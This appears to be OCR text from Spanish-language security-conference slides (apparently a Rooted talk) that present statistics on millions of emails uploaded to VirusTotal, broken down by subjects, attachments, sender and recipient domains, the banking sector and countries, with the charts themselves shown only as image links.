
Top 30 de asuntos



Top 30 de adjunto 1



Top 30 de adjunto 2




Resultados estadisticos (4 meses)

4,476,864

Elementos procesados

Top 20 From emails




Resultados estadisticos (4 meses)

4,476,864

Elementos procesados

Bottom 20 From emails solo 1 email




Resultados estadisticos (4 meses)

4,476,864

Elementos procesados

Top 20 To emails




Resultados estadisticos (4 meses)

4,476,864

Elementos procesados

Bottom 20 To emails solo 1 email




Resultados estadisticos (4 meses)

4,476,864

Elementos procesados

Top 25 From: dominios .es




Resultados estadisticos (4 meses)

4,476,864

Elementos procesados

Top 25 To: dominios .es




/Rooted®


SECTORES

Resultados estadisticos: Sector Banca


Número de positivos en VT



TOP de usuarios de VT que suben emails




Distribución por países




Resultados estadisticos: Sector Banca


DOMINIOS RECEPTORES DE EMAILS




DOMINIOS ENVIADORES DE EMAILS




Resultados estadisticos: Sector Banca



